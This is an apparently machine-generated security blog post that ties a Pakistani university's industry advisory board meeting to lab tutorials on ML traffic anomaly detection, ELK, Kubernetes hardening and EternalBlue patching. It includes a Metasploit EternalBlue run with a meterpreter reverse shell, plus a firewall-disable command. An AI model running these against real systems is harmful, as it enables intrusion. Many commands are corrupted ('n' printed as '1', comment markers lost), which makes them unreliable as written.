Listen to this Post
Introduction:

The intersection of academic theory and operational security is no longer a luxury—it is a national imperative. As artificial intelligence reshapes the threat landscape and defensive playbooks simultaneously, institutions must evolve from static knowledge repositories into dynamic, threat-informed training grounds. The 7th Industry Advisory Board (IAB) meeting at FAST-1UCES Islamabad, alongside Pakistan’s national “Cyber Muhafiz” drill, signals a critical pivot: the future of cybersecurity education is being forged through direct industry feedback, AI-integrated curricula, and live-fire cyber range exercises that bridge the gap between classroom concepts and real-world attack scenarios.
Learning Objectives:
- Understand how AI is transforming computing curricula and the future job market, with a focus on embedding machine learning into cybersecurity frameworks.
- Identify strategies for validating and hardening cybersecurity programs against evolving industry requirements and emerging threat vectors.
- Master practical, command-line-based techniques for network security auditing, AI-driven threat detection, and cloud infrastructure hardening as recommended by industry leaders.
You Should Know:
- The Industry-Academia Feedback Loop: Turning Advisory Board Insights into Tangible Security Outcomes
The 7th IAB session, chaired by Hasan Mujtaba (Head, School of Computing) and attended by Rector Dr. Aftab Maroof and Director Dr. Waseem Shahzad, focused on three critical pillars: the transformative impact of AI on curricula, the expansion of internship opportunities, and the validation of cybersecurity programs. Industry leaders like Syed Ahmad (CEO, DPL) and Faisal Jamil (VP, LMKR) emphasized that graduates must possess not only theoretical knowledge but also hands-on proficiency with modern Security Operations Centers (SOCs), cloud-1ative defenses, and AI-driven anomaly detection systems.
What This Means for Practitioners:
The shift toward AI-integrated curricula implies that security professionals must now understand how to deploy, tune, and defend machine learning models. This goes beyond simple script execution; it requires a deep understanding of data pipelines, model poisoning attacks, and adversarial machine learning.
Step‑by‑Step Guide: Auditing Your Network with AI-Assisted Tools (Linux)
To align with the IAB’s emphasis on practical readiness, security teams should integrate AI-powered threat hunting into their daily operations. Below is a workflow for setting up a lightweight intrusion detection system using a combination of open-source tools and machine learning.
1. Install Suricata and Jupyter Notebook:
sudo apt-get update && sudo apt-get install suricata jupyter-1otebook python3-pip -y
sudo pip3 install pandas scikit-learn numpy
2. Capture Network Traffic for Analysis:
sudo tcpdump -i eth0 -c 10000 -w sample_traffic.pcap
- Convert PCAP to CSV for Machine Learning Processing:
Usingtshark, extract features such as packet length, protocol type, and flow duration.tshark -r sample_traffic.pcap -T fields -e frame.len -e ip.src -e ip.dst -e ip.proto -e tcp.flags -e udp.length -E header=y -E separator=, > traffic_features.csv
4. Run a Basic Anomaly Detection Script (Python):
Load the CSV and apply an Isolation Forest algorithm to flag outliers that may indicate malicious activity.
import pandas as pd
from sklearn.ensemble import IsolationForest
data = pd.read_csv('traffic_features.csv')
model = IsolationForest(contamination=0.05)
data['anomaly'] = model.fit_predict(data.select_dtypes(include=['number']))
print(data[data['anomaly'] == -1])  Suspicious traffic
- Validating Cyber Curricula: From Theory to Cyber Range Operations
A key recommendation from the IAB was the validation of cybersecurity curricula to align with “evolving industry requirements”. This validation process is not merely administrative; it involves stress-testing academic programs against the tactics, techniques, and procedures (TTPs) used by advanced persistent threats (APTs). FAST-1UCES has already operationalized this through partnerships like the “Cyber Muhafiz” drill, where over 100 government officials engaged in red-versus-blue team exercises.
Step‑by‑Step Guide: Setting Up a Red Team Simulation Environment (Windows & Linux)
To mirror the Cyber Muhafiz exercise, security teams can set up a controlled environment using virtual machines and open-source attack frameworks.
1. Deploy an Attack Machine (Kali Linux):
- Download and install Kali Linux on VMware or VirtualBox.
- Update the tool suite:
sudo apt update && sudo apt full-upgrade -y.
2. Deploy a Target Machine (Windows 10/Server):
- Install Windows and disable the firewall for testing: `netsh advfirewall set allprofiles state off` (only for isolated lab environments).
- Enable Remote Desktop:
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -1ame "fDenyTSConnections" -Value 0.
3. Conduct a Simulated Attack Using Metasploit:
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100  Target IP
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50  Attacker IP
exploit
4. Implement Blue Team Defenses (Windows):
- Enable Windows Defender and real-time protection:
Set-MpPreference -DisableRealtimeMonitoring $false. - Deploy Sysmon to log process creation and network connections:
Sysmon64.exe -accepteula -i. - Query Event Logs for suspicious activities: `Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 4625 }` (Failed logons).
- AI-Driven Threat Intelligence: Operationalizing Machine Learning for Defenders
The integration of AI into the curriculum is not just about teaching algorithms; it is about operationalizing threat intelligence. The IAB highlighted the need for graduates to understand how AI/ML-driven autonomous cybersecurity systems can address emerging threats. In practice, this means moving beyond signature-based detection to behavioral analytics.
Step‑by‑Step Guide: Deploying an AI-Based Threat Detection Pipeline (Linux)
This tutorial demonstrates how to set up a basic Security Information and Event Management (SIEM) pipeline that uses machine learning to correlate logs.
1. Install Elasticsearch, Logstash, and Kibana (ELK Stack):
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
sudo apt-get install elasticsearch logstash kibana -y
2. Configure Logstash to Ingest Windows Event Logs:
Create a configuration file `/etc/logstash/conf.d/winlogbeat.conf`:
input {
beats {
port => 5044
}
}
filter {
if [bash] == 4624 {
mutate { add_tag => ["successful_login"] }
}
}
output {
elasticsearch { hosts => ["localhost:9200"] }
}
3. Install Winlogbeat on Windows Machines:
- Download Winlogbeat and configure it to forward logs to the Logstash server.
- PowerShell command to test:
& 'C:\Program Files\Winlogbeat\winlogbeat.exe' -c 'C:\Program Files\Winlogbeat\winlogbeat.yml' -configtest.
4. Create a Machine Learning Job in Kibana:
- Navigate to the Machine Learning section in Kibana.
- Create a job to detect unusual login patterns (e.g., logins at odd hours or from foreign IP addresses).
5. Automate Response with ElastAlert:
Install ElastAlert to send alerts when anomalies are detected.
sudo pip3 install elastalert
elastalert-create-index --config /etc/elastalert/config.yaml
- Cloud Hardening and API Security: Addressing the Modern Attack Surface
With the proliferation of cloud-1ative applications, the IAB’s discussions on employability inevitably touch upon cloud security and API protection. Graduates must be adept at securing serverless architectures and containerized workloads.
Step‑by‑Step Guide: Hardening a Kubernetes Cluster (Linux)
Securing a Kubernetes environment involves both network policies and identity management.
1. Enable Role-Based Access Control (RBAC):
Create a YAML file for a restrictive role:
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
namespace: default
name: pod-reader
rules:
- apiGroups: [""]
resources: ["pods"]
verbs: ["get", "watch", "list"]
2. Apply Network Policies to Restrict Traffic:
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
name: deny-all
spec:
podSelector: {}
policyTypes:
- Ingress
- Egress
- Implement API Gateway Security (Using Kong or NGINX):
– Configure rate limiting to prevent DDoS: nginx.ingress.kubernetes.io/limit-rps: "10".
– Enable mutual TLS (mTLS) for service-to-service communication.
4. Audit AWS/GCP Security Groups with CLI:
 AWS: List all security groups and their open ports
aws ec2 describe-security-groups --query 'SecurityGroups[].[GroupName, IpPermissions]' --output table
 GCP: Check firewall rules
gcloud compute firewall-rules list
5. Exploitation and Mitigation: The EternalBlue Case Study
The IAB’s focus on “real-world threat scenarios” is exemplified by vulnerabilities like EternalBlue (MS17-010), which was used in the WannaCry ransomware attack. Understanding both the exploitation and the mitigation of such vulnerabilities is critical for any security professional.
Step‑by‑Step Guide: Patching and Mitigating EternalBlue (Windows)
While the Metasploit module was used earlier for simulation, the defensive side is equally important.
1. Identify Vulnerable Systems:
Get-WmiObject -Class Win32_QuickFixEngineering | Select-Object -Property HotFixID, Description
Check if patch `KB4012212` or later is installed.
2. Disable SMBv1 (Permanent Mitigation):
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" SMB1 -Type DWORD -Value 0 -Force
- Block Port 445 at the Firewall (Emergency Response):
New-1etFirewallRule -DisplayName "Block SMB" -Direction Inbound -Protocol TCP -LocalPort 445 -Action Block
4. Deploy Endpoint Detection and Response (EDR) Tools:
- Install agents like Sysmon and configure logging to detect lateral movement attempts.
- Use PowerShell to monitor for suspicious scheduled tasks:
schtasks /query /fo LIST /v.
What Undercode Say:
- Key Takeaway 1: The integration of AI into cybersecurity curricula is not a distant trend but an immediate requirement. Institutions that fail to embed machine learning and data science into their core programs risk producing graduates who are ill-equipped to handle AI-driven attacks.
- Key Takeaway 2: The “Cyber Muhafiz” drill demonstrates that national cyber resilience depends on collaboration between academia, government, and the private sector. Hands-on exercises in controlled environments are more effective than theoretical lectures in preparing teams for incident response.
Analysis:
The dialogue between FAST-1UCES and its Industry Advisory Board reflects a global shift toward “dual-use” education—where offensive and defensive techniques are taught in tandem to produce well-rounded professionals. The emphasis on AI is particularly noteworthy; as attackers leverage generative AI for phishing and malware generation, defenders must counter with AI-driven anomaly detection and automated response systems. Furthermore, the validation of cybersecurity curricula through industry feedback ensures that academic programs remain agile and responsive to the rapidly changing threat landscape. The practical tutorials outlined above—from network auditing to Kubernetes hardening—are direct manifestations of the IAB’s recommendations, providing a blueprint for how educational institutions can translate advisory board insights into actionable, skill-based learning outcomes.
Prediction:
- -1: The rapid integration of AI into curricula may outpace the development of ethical guidelines, potentially leading to a surge in “black-hat” AI tools developed by students who understand the technology but lack the moral framework to use it responsibly.
- +1: The emphasis on practical, simulation-based training, as seen in the Cyber Muhafiz drill, will significantly reduce the average incident response time in Pakistan’s public sector, creating a model that can be replicated across South Asia.
- +1: The close collaboration between industry leaders and academic institutions will accelerate the development of indigenous cybersecurity solutions, reducing reliance on foreign vendors and fostering a self-sufficient security ecosystem.
- -1: If the industry-academia feedback loop is not sustained with regular, structured meetings, curricula may stagnate, leaving graduates vulnerable to threats that evolve faster than the academic review process.
- +1: The incorporation of cloud hardening and API security into the curriculum will position FAST-1UCES graduates as highly sought-after specialists in the global DevOps and DevSecOps markets, driving economic growth through high-value exports.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Faisaljamil Thankful – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


